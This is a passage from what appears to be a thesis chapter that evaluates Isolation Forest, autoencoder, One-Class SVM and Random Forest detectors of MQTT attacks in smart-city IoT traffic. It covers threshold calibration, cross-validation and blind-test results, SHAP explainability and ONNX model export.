For `input_dim=14`: `mid_dim = max(14//2, 2) = 7` and `latent_dim = max(14//3, 3) = 4`, yielding the concrete topology $[14 \rightarrow 7 \rightarrow 4 \rightarrow 7 \rightarrow 14]$. The resulting network contains 284 trainable parameters. The complete PyTorch class definition is reproduced in Appendix A.7. Four architectural decisions differentiate this implementation from a standard autoencoder, each resolving a specific incompatibility between vanilla design and the stochastic IoT domain.

- **LeakyReLU(0.01) over standard ReLU:** The `RobustScaler` applied within each fold subtracts the feature-wise median, systematically introducing negative values throughout the scaled tensor. Standard ReLU maps negative pre-activations to exactly zero, permanently silencing affected neurons (Dead ReLU syndrome). `LeakyReLU(negative_slope=0.01)` preserves a non-zero gradient for negative inputs, guaranteeing continuous learning regardless of the signed distribution produced by robust normalisation.
- **L1Loss (MAE) over MSELoss:** The multi-modal IoT environment (Poisson sensors, Weibull environmental stations, burst-mode cameras) introduces legitimate heavy-tailed variance into the benign distribution. MSE’s quadratic penalty causes the optimiser to disproportionately invest gradient budget in fitting transient natural noise rather than systematic reconstruction patterns. `L1Loss` applies a linear penalty, producing a median-seeking optimisation trajectory intrinsically robust to heavy-tailed distributions [55].

- **L1 sparsity regularisation:** A penalty $\lambda\|z\|_1$ with $\lambda = 10^{-5}$ is applied to the latent vector z during training:

$$L_{total} = \frac{1}{d} \sum_{i=1}^d |X_i - \hat{X}_i| + \lambda\|z\|_1$$

This forces the encoder to represent inputs through a minimal subset of active latent dimensions rather than routing features through the bottleneck without genuine compression.

- **Early stopping, gradient clipping, and benign data pre-filtering:** Training employs the Adam optimiser (`lr=0.001`) with gradient clipping (`clip_grad_norm=1.0`) to stabilise convergence under large reconstruction gradients, executing for up to 75 epochs with `batch_size=64`. An internal 10% benign validation split triggers early stopping (`patience=5`). Before each fold’s training, `clean_benign_data_leggio()` applies a bidirectional outlier filter, discarding samples where more than 20% of features simultaneously exceed the 99.9th percentile or fall below the 0.1th percentile. This excises only extreme multivariate outliers while preserving organic heavy-tailed variance. The complete training loop, including the outlier pre-filter, is reproduced in Appendix A.8.

The AE’s anomaly score is the per-window Mean Absolute Reconstruction Error:

$$MAE(X) = \frac{1}{d} \sum_{i=1}^d |X_i - \hat{X}_i|$$

Like the IF, the AE trains exclusively on the benign-labelled partition of each fold. Learning curves recorded during Fold 0 (Figure 7.1) demonstrate stable convergence without sustained train–validation divergence. Together with the benign-only training regime, multivariate tail filtering, MAE reconstruction objective, latent-space sparsity penalty, gradient clipping, and patience-based early stopping, this confirms that the Autoencoder was evaluated through a technically substantive, domain-adapted protocol. Its subsequent performance deficit therefore cannot reasonably be dismissed as the consequence of an intentionally weak neural baseline; it constitutes empirical evidence of the limitations of compact reconstruction-based modelling for the evaluated heterogeneous tabular distribution.




Figure 7.1: Autoencoder training and validation reconstruction loss (MAE, logarithmic scale) across 40 epochs in Fold 0. The initial training-loss offset reflects batch-averaged optimisation versus end-of-epoch validation; subsequent convergence and patience-based termination after five consecutive non-improving validation epochs demonstrate stable optimisation without sustained train-validation divergence.

The Autoencoder faces a fundamental architectural challenge in this environment: its $14 \rightarrow 4$ bottleneck compression must simultaneously represent the Poisson, Weibull, and burst-profile sensor regimes within a single latent space. This forces a normality boundary broad enough to encompass legitimate heavy-tailed variance, inadvertently absorbing the reconstruction signatures of low-rate stealthy attacks like SlowITe that lack strong volumetric deviation. The resulting performance deficit is therefore structural and distributional, consistent with independent empirical findings on tabular IoT anomaly detection [22, 63].

7.6 Dual-Bound Percentile/4-Sigma Threshold Calibration

Continuous anomaly scores from the IF and AE require calibration into operational binary decisions. Uncalibrated boundaries are inadequate in Smart City contexts, where modest false positive rates (FPR) over continuous telemetry induce alert fatigue and constitute a self-inflicted Denial of Service.

The `optimize_threshold_by_fpr()` function in `evaluation.py` implements a composite dual-bound calibration, computing two candidate thresholds from the benign score distribution and selecting the more conservative:

```

1 # Constraint 1: Empirical FPR bound
2 percentile_val = (1.0 - target_fpr) * 100
3 base_thresh    = np.percentile(benign_scores, percentile_val)
4
5 # Constraint 2: Physical inertia bound (4-Sigma rule)
6 mu_benign      = np.mean(benign_scores)
7 sigma_benign   = np.std(benign_scores)
8 smart_deviation_limit = mu_benign + (4.0 * sigma_benign)
9
10 # Final threshold: the more conservative of both bounds

```

```
11 optimal_thresh = max(base_thresh, smart_deviation_limit)
```

The percentile bound sets the threshold at the $(1 - FPR_{target}) \times 100$ th percentile of the benign score distribution, so that approximately a `target_fpr` fraction of benign calibration scores exceeds it. The 4-sigma bound ($\mu_{benign} + 4\sigma_{benign}$) absorbs organic stochastic extremes (Poisson and Weibull tail events, camera bursts, and circadian oscillations) that trigger sporadic false alarms under purely percentile-driven criteria. Selecting the maximum ensures simultaneous satisfaction of both constraints, providing protection across the full range of benign traffic characteristics [13, 68].

During K-Fold evaluation, `target_fpr=0.005` is applied to the IF while `target_fpr=0.01` is applied to the AE, a marginally relaxed constraint assessing whether a wider availability window improves deep learning performance. During master retraining and the blind test, both models operate under an identical strict constraint of `target_fpr=0.005`. Production thresholds are calibrated exclusively from the complete training partition's benign score distribution; the test partition is never exposed to calibration. This yields `final_if_thresh` ≈ 0.000734 , reflecting a tightly fitted normality envelope.

7.7 Stratified K-Fold Cross-Validation Framework

The comparative evaluation employs `StratifiedKFold(n_splits=3, shuffle=True, random_state=42)`. Stratification preserves the 2.44% anomaly proportion across all folds, guaranteeing consistent positive-class representation for coherent PR-AUC estimation across all classification thresholds.

The choice of $K = 3$ is mathematically principled. With 2,949 total training windows and 72 anomalous instances, each fold allocates 1,966 windows (48 anomalies and 1,918 benign observations) to training and 983 windows (24 anomalies and 959 benign observations) to validation. This provides a strong rare-class basis for PR-AUC curve estimation across the full precision-recall range. Increasing to $K = 5$ or $K = 10$ would reduce the number of validation anomalies to approximately 14–15 or 7–8 per fold, respectively, increasing metric variance and reducing rare-class stability. The `shuffle=True` parameter breaks temporal ordering before fold assignment, preventing any fold from concentrating windows exclusively from one attack phase. Within each fold, the anti-leakage preprocessing sequence executes independently before model fitting.

7.8 K-Fold Cross-Validation Results

The four learning paradigms are compared under the common stratified evaluation protocol using rare-class ranking and thresholded classification performance. Table 7.2 presents the arithmetic mean of PR-AUC and MCC across the three folds under the model-specific decision rules described above.

Table 7.2: Mean 3-fold stratified cross-validation results. All unsupervised models trained exclusively on the benign training subset of each fold. Fold-specific dual-bound percentile/ 4σ threshold calibration at `target_fpr=0.005` for IF and `target_fpr=0.01` for AE. RF evaluated at the default 0.5 probability threshold; OC-SVM evaluated at the zero-crossing of the negated decision function. RF and OC-SVM, having fulfilled their respective analytical roles in the K-Fold phase, are not advanced to the blind test.

Model	Paradigm	PR-AUC (mean)	MCC (mean)
Random Forest	Supervised Gold Standard	0.9994	0.9783
Isolation Forest	Unsupervised, Primary Edge Candidate	0.9474	0.8241
One-Class SVM	Unsupervised, Classical Baseline	0.4772	0.2860
Sparse Autoencoder	Compact Deep Learning Benchmark	0.2760	0.1728

Random Forest (PR-AUC=0.9994, MCC=0.9783): Near-ceiling performance establishes the supervised detection ceiling and validates the discriminative quality of the feature space; an insufficiently informative representation would prevent even a fully supervised model from approaching this level.

Isolation Forest (PR-AUC=0.9474, MCC=0.8241): Achieving these metrics without exposing the estimator to labelled attack samples during fitting is the core empirical finding of the comparative study. The 5.2 percentage-point gap from the supervised ceiling demonstrates near-supervised discrimination on the evaluated scenarios without depending on labelled attack classes during training. The MCC of 0.8241 confirms this discrimination is genuine at the evaluated operating threshold.

One-Class SVM (PR-AUC=0.4772, MCC=0.2860): Performance remains substantially below the tree-based models despite exceeding the random-classifier baseline, confirming that the RBF kernel does not provide a competitive separation boundary in the 14-feature production representation [9]. Its $\mathcal{O}(n^3)$ training complexity additionally precludes Edge production consideration regardless of detection quality.

Sparse Autoencoder (PR-AUC=0.2760, MCC=0.1728): The weakest result across all architectures, even under the relaxed 1% FPR target. Stable learning curves confirm successful convergence, while the low PR-AUC demonstrates limited minority-class discrimination for this specific tabular modality.

7.9 Master Retraining and Blind Test Evaluation

Following the comparative K-Fold study, the pipeline retrains the production models on the complete 2,949-window training partition. A master `VarianceThreshold` and `RobustScaler`, fitted on the full training set, are serialised as production artefacts. The IF and AE are trained exclusively on benign data drawn from the 2,877 benign-labelled training windows. Both models' production thresholds are calibrated via `optimize_threshold_by_fpr()` against their respective benign score distributions under the unified `target_fpr=0.005` constraint. This exclusive calibration prevents the 72 anomalous training windows from directly influencing the calibrated threshold, yielding a statistically stable `final_if_thresh` ≈ 0.000734 .

The blind test evaluates the production IF and AE against the held-out 1,264-window partition, containing 31 anomalous and 1,233 benign observations, reserved exclusively for final evaluation.

Statistical uncertainty is quantified using 95% percentile-bootstrap intervals over the held-out windows.

Table 7.3: Final blind test results (1,264 windows, 31 anomalies, 2.45% prevalence). Point estimates are reported with 95% percentile-bootstrap intervals. Both models evaluated under their respective dual-bound percentile/ 4σ thresholds calibrated at `target_fpr=0.005` on the training partition's benign score distributions.

Model	PR-AUC [95% CI]	FPR [95% CI]	MCC [95% CI]	Production Role
Isolation Forest	0.9911 [0.9723, 1.0000]	0.0024 [0.0000, 0.0057]	0.9364 [0.8666, 0.9882]	Primary production detector
Sparse Autoencoder	0.2448 [0.1239, 0.3749]	0.0049 [0.0016, 0.0090]	0.2168 [0.0450, 0.3882]	Shadow diagnostic

Blind-Test Confusion Matrices




Figure 7.2: Blind-test confusion matrices for the Isolation Forest and Sparse Autoencoder across the 1,264 held-out windows. The Isolation Forest detected 30 of 31 anomalous windows while misclassifying only three benign windows; the Sparse Autoencoder detected four anomalous windows and misclassified six benign windows. Each cell reports the absolute window count and the percentage within its corresponding ground-truth class. Offline window-level false positives are distinct from confirmed live alert events after temporal debouncing.

Isolation Forest: The blind test PR-AUC of 0.9911 substantially exceeds the K-Fold mean of 0.9474. The observed FPR of 0.0024 (0.24%) satisfies the 0.5% operational requirement, with a 95% bootstrap interval of [0.00%, 0.57%]. The MCC of 0.9364, together with the detection of 30 of the 31 anomalous windows, confirms that this near-zero FPR is achieved while retaining high sensitivity. Under the Expected Cost framework, these results demonstrate a favourable balance between detection effectiveness and false-alert burden.

Sparse Autoencoder: The blind test result confirms and amplifies the K-Fold finding. The AE achieves an FPR of 0.0049, nominally within the 0.5% availability requirement, but only by elevating its reconstruction tolerance to a level where 27 of the 31 genuine attack windows remain below the decision threshold, rendering them operationally indistinguishable from natural stochastic complexity. Availability compliance is achieved at the direct cost of

detection sensitivity. The 74.63 percentage-point PR-AUC gap between the two models constitutes the definitive empirical foundation for the production architecture decision: the Isolation Forest demonstrates superior detection performance, justifying its designation as the primary Edge production detector.

7.10 Offline Explainability Analysis (XAI)

Algorithmic transparency is Non-Functional Requirement (NFR6). The offline phase implements a three-tier explainability framework that operates in deferred time, imposing zero latency penalty on the production inference path.

7.10.1. Global SHAP Attribution: Isolation Forest Decision Boundaries

Global interpretability of the production Isolation Forest is achieved through SHAP (SHapley Additive exPlanations). Computed via `TreeExplainer` over a 500-window sample drawn from the blind test partition, this method attributes each prediction to the marginal contribution of every feature across all possible coalition orderings, providing a game-theoretically grounded, globally consistent attribution [3]. To prevent unnecessary GPU memory pressure during SHAP evaluation, the implementation explicitly detaches any tensor input, transfers it to CPU memory, and converts it to NumPy through a `.detach().cpu().numpy()` pipeline. The final sample is additionally checked for finite values and exact feature-order congruence with the 14-feature production schema, while attribution direction is verified against the negated Isolation Forest decision function used as the production anomaly score. The resulting beeswarm plot is presented in Figure 7.3.

In order of global SHAP influence magnitude, the analysis reveals a semantically coherent decision structure that maps directly onto the established attack taxonomy, validating the Feature Engineering design:

- **Broker response features** (`resp_bytes_sum`, `resp_pkts_mean`) are the dominant discriminators. Legitimate sessions maintain bidirectional acknowledgement flows. This capacity degrades under BF1 rejection loads, approaches zero during QoS 0 Publish Floods, and is suppressed entirely during SlowITe's 15-second silence. In all cases, response suppression flags anomalous behaviour, targeting victim infrastructure state rather than merely the attacker's outgoing volume.
- **Asymmetry ratios** (`snitch_pkt_ratio`, `snitch_byte_ratio`) elevate significantly when Connect and Publish Floods inject packets at rates outpacing broker acknowledgement capacity.
- **Inter-arrival time** (`c_iat_median`) exhibits a diagnostic bimodal profile. Automated scripts compress IAT asymptotically toward zero, while SlowITe enforces a deliberate 15-second silence. Both extremes generate strong positive SHAP contributions, whereas the organic variance of legitimate sensors anchors the benign baseline. A single temporal feature thus captures both maximum aggression and stealthy evasion without explicit bifurcation in the feature design.
- **Rate features** (`orig_bytes_rate`, `orig_pkts_rate`) isolate volumetric extremes. High values encode Publish Flood and BF3 events. For SlowITe, near-zero byte transfer over a 15-second lifetime produces an anomalously suppressed duration-normalised rate indicator detectable through the geometric sparsity of the corresponding feature-space point.

- **Connection duration** (`duration_max`) acts as the primary temporal discriminator for SlowITe against the brief reconnection cycles of legitimate sensors.
- **Error-state features** (`total_error_rate`, `error_rate_diff`) provide near-binary discrimination for connection-rejection floods (BF1), as the elevated Zeek error states reflect transport-level rejection and reset activity.
- **Protocol complexity** (`hist_complex_ratio`) captures the dense transport-level exchange pattern generated by IAUTHS wildcard SUBSCRIBE flooding.

The SHAP analysis confirms two simultaneous validations: the Isolation Forest’s production decisions are grounded in semantically meaningful network behavioural invariants, and the feature engineering pipeline correctly preserved the dimensions most informative across both volumetric and stealthy threat classes. No SHAP computation is invoked during production inference; its analytical cost is absorbed entirely offline.




Figure 7.3: SHAP beeswarm summary of the 14 production features, computed via `TreeExplainer` over a reproducibly sampled 500-window subset of the blind test partition. Feature value is colour-coded (red = high, blue = low); horizontal position indicates the signed contribution to the production anomaly score, with positive values increasing the score.

7.10.2. Native Lightweight Per-Feature Reconstruction Error Attribution

For the Autoencoder operating in shadow deployment, root-cause attribution is implemented in `diagnose_autoencoder_features()` in `evaluation.py` via a lightweight per-feature mechanism with fixed per-window cost over the 14-feature production representation, requiring no external XAI library beyond the native PyTorch tensor arithmetic used by the inference path:

```
1 feature_error      = torch.abs(X_tensor - reconstructed).cpu().numpy()
2 mean_feature_errors = np.mean(feature_error, axis=0)
3 top_indices       = np.argsort(mean_feature_errors)[-top_k:]
```

Applied to the anomalous windows identified by the AE in the blind test partition, this function identifies the three features with the highest mean absolute reconstruction failure:

Table 7.4: Top-3 anomaly-triggering features, native per-feature MAE attribution (Autoencoder, blind test). [†]Mean MAE Contribution values are expressed in RobustScaler-transformed (scaled) feature units, not raw physical units, since the diagnostic function is applied to the same master-scaled tensor (`X_test_final`) used for blind test evaluation.

Rank	Feature	Mean MAE Contrib. [†]	Semantic Interpretation
1	<code>orig_bytes_rate</code>	5,077.47	Byte transmission rate; explodes during Publish Flood and BF3; anomalously suppressed relative to duration under SlowITe
2	<code>c_iat_median</code>	4,562.27	Inter-arrival time median; collapses toward zero for automated flood scripts; anomalously elevated under SlowITe’s 15-second silence
3	<code>orig_pkts_rate</code>	3,504.95	Packet rate; primary volumetric signal for Connect Flood and Publish Flood vectors

The convergence of this bounded $\mathcal{O}(d)$ attribution over the fixed 14-feature production representation with the SHAP analysis provides cross-model corroboration. Both methodologically independent frameworks identify the same derived rate and temporal features as primary attack signal carriers, confirming the derived layer’s central discriminative role within the evaluated representation without adding latency to the primary Isolation Forest alerting path.

7.10.3. Deferred Forensic Clustering: PCA + t-SNE + DBSCAN

As a final offline diagnostic capability, `plot_anomaly_clustering_tsne()` applies dimensionality reduction and density-based clustering to all 103 ground-truth anomalous windows in the archived dataset, comprising 72 training and 31 held-out observations. These labels are used exclusively to select the windows for post-hoc analysis and are not fed back into model fitting, threshold calibration, or evaluation. PCA first reduces the 14-dimensional feature space to ten principal components. Next, t-SNE projects the representation into two dimensions with `perplexity=30`, after which DBSCAN (`eps=3.0`, `min_samples=2`) identifies two geometrically separated groups containing 59 and 44 windows, as illustrated in Figure 7.4.

This forensic capability exposes visible sub-structure within the archived anomaly corpus without requiring predefined attack-family labels. Both training and held-out observations are represented in each group, so the visible separation is not explained solely by the data partition. The DBSCAN identifiers represent geometric groups within this reproducible two-dimensional projection rather than validated attack categories. The result therefore establishes local structure among the known anomalous windows and provides a deferred pathway for comparative anomaly diagnostics outside the production inference path.




Figure 7.4: Exploratory t-SNE projection of all 103 ground-truth anomalous windows in the archived dataset (72 training and 31 held-out). Colours denote the two DBSCAN geometric groups, while marker shapes distinguish the data partitions; the groups do not represent validated attack-family labels.

7.11 Production Artefact Serialisation and ONNX Export

At the conclusion of master retraining and blind test evaluation, `training.py` serialises the complete set of production artefacts. These constitute the immutable dependency boundary between the offline training phase and the online inference engine (summarised in Table 7.5). Crucially, the hybrid selector defines a 15-feature candidate matrix, after which the master zero-variance filter removes `distinct_dest_ports`. The `active_features.pkl` artefact therefore acts as a strict architectural contract: the inference engine loads this ordered list at startup to extract exactly the 14 retained production dimensions. Its absence prevents engine initialisation, guaranteeing dimensional congruence and eliminating the risk of silent dimensionality-skew failures.

The Isolation Forest is serialised exclusively via `joblib.dump()` and loaded at production through Scikit-Learn’s pre-compiled Cython tree traversal. The Autoencoder is exported to ONNX format¹ via `torch.onnx.export()` with `opset_version=18` as a portable single-output inference graph exposing the verified dynamic tensor contract `[batch_size, 14] → [batch_size, 14]`. The Autoencoder’s default `forward(..., return_latent=False)` path returns only the reconstruction tensor; this explicit contract specifies the intended inference graph and preserves export–deployment consistency as rigorous MLOps practice.

This asymmetric serialisation strategy pursues two simultaneous objectives. Computationally, the ONNX Runtime C++ execution engine operates outside the Python Global Interpreter Lock (GIL), eliminating the serialisation bottleneck that constrains multi-

¹Microsoft Corporation, *ONNX Runtime Documentation*. Available at: <https://onnxruntime.ai/docs/>. [Last access: 31/07/2026].

threaded Python inference under high-frequency event streams. Security-wise, Python’s Pickle protocol is vulnerable to Model Serialisation Attacks, where maliciously crafted `.pkl` files execute arbitrary code upon deserialisation, constituting a critical threat vector for network IDS. For the Autoencoder deployment path, ONNX’s declarative graph representation eliminates the Pickle-based arbitrary-code-deserialisation pathway by replacing Python object deserialisation with a portable declarative inference graph [19].

Immediately following export, `training.py` executes an embedded feasibility benchmark using `time.perf_counter()` on a single test sample after ten warm-up executions. Under single-threaded sequential ONNX Runtime execution with full graph optimisation, 100 measured calls produce a median latency of 0.0060 ms, a mean of 0.0063 ms, and a minimum of 0.0059 ms. This sub-0.01 ms result for the most arithmetically intensive architecture in the set, comprising four dense linear layers, confirms the computational viability of Autoencoder shadow deployment under the evaluated hardware configuration. The Isolation Forest, executing through Cython-optimised tree traversal with $\mathcal{O}(T \cdot \log \psi)$ inference complexity and no dense matrix multiplication, retains the lightweight computational profile that underpins its designation as the primary Edge detector.

Table 7.5: Production artefacts generated by the offline training pipeline (`training.py`).

Artefact	Format	Role in the Production Architecture
<code>active_features.pkl</code>	Python list	Ordered 14-feature production contract; its absence at engine startup prevents initialisation, enforcing the dependency at the system level
<code>variance_selector.pkl</code>	Scikit-Learn	Master VarianceThreshold fitted on the complete training partition
<code>robust_scaler.pkl</code>	Scikit-Learn	Master RobustScaler fitted on the complete variance-filtered training data
<code>isolation_forest.pkl</code>	Scikit-Learn	Production IF model with exclusive alert-decision authority
<code>if_optimal_threshold.pkl</code>	Float scalar ≈ 0.000734	Frozen production IF decision boundary enforcing the stricter of the 99.5th-percentile (target_fpr=0.005) and 4σ limits on training benign scores
<code>ae_optimal_threshold.pkl</code>	Float scalar	AE shadow deployment boundary calibrated on training benign scores at target_fpr=0.005
<code>autoencoder_edge.onnx</code>	ONNX graph (opset 18)	AE graph for C++ ONNX Runtime shadow deployment inference

7.12 Comparative Synthesis and Model Selection

The convergence of evidence from four independent analytical frameworks (stratified cross-validation, blind test evaluation, SHAP global attribution, and native per-feature reconstruction attribution) yields an unambiguous and empirically grounded designation: the Isolation Forest is assigned as the sole production alerting model with exclusive alert-decision authority.

Table 7.6: Multi-dimensional comparative evaluation summary. RF and OC-SVM are not evaluated on the blind test; their K-Fold metrics constitute their primary characterisation.

Dimension	Random Forest	Isolation Forest	One-Class SVM	Sparse Autoencoder
K-Fold PR-AUC	0.9994	0.9474	0.4772	0.2760
K-Fold MCC	0.9783	0.8241	0.2860	0.1728
Blind Test PR-AUC	—	0.9911	—	0.2448
Blind Test FPR	—	0.0024	—	0.0049
Blind Test MCC	—	0.9364	—	0.2168
Architectural Zero-Day Potential	Limited	Strong	Partial	Partial
Training Complexity	$\mathcal{O}(T d n \log n)$	$\mathcal{O}(T \psi \log \psi)$	$\mathcal{O}(d n^3)$	$\mathcal{O}(E n P)$
Inference Complexity	$\mathcal{O}(T \cdot D)$	$\mathcal{O}(T \log \psi)$	$\mathcal{O}(n_{\text{SV}} d)$	$\mathcal{O}(P)$
Edge-Compatible	Partially	✓	×	Limited

Here, d denotes the input feature dimension, D the Random Forest tree depth, n_{SV} the number of OC-SVM support vectors, E the number of Autoencoder training epochs, and P the number of trainable parameters in the compact dense Autoencoder.

Four mutually reinforcing arguments underpin this designation.

Argument 1: Benign-only detection approaching the supervised upper bound.

Within the common K-Fold protocol, the Isolation Forest achieves a PR-AUC of 0.9474, only 5.20 percentage points below the fully supervised Random Forest ceiling of 0.9994. Its held-out PR-AUC rises to 0.9911, standing 74.63 percentage points above the Sparse Autoencoder under the same held-out protocol. Together, these results establish the strongest rare-class discrimination among the evaluated novelty-detection estimators while the IF estimator itself is fitted exclusively on benign windows, preserving the estimator-level advantage of modelling anomalies without labelled attack examples [35].

Argument 2: Operational false-alert control. The Isolation Forest combines a held-out FPR of 0.24%, satisfying the 0.5% operational target, with detection of 30 of 31 anomalous windows. Under the same strict FPR constraint, the Autoencoder reaches an FPR of 0.49% but a PR-AUC of only 0.2448 and detects only four of 31 anomalous windows. The IF therefore provides a substantially stronger detection–false-alert trade-off under the evaluated conditions [11].

Argument 3: Edge suitability. The IF combines benign-envelope modelling with bounded $\mathcal{O}(T \log \psi)$ inference ($T = 100$, $\psi = 256$) and a sub-megabyte serialised footprint. By comparison, the OC-SVM carries $\mathcal{O}(n^3)$ training complexity, while the compact Autoencoder remains empirically weak under the evaluated resource and availability constraints.

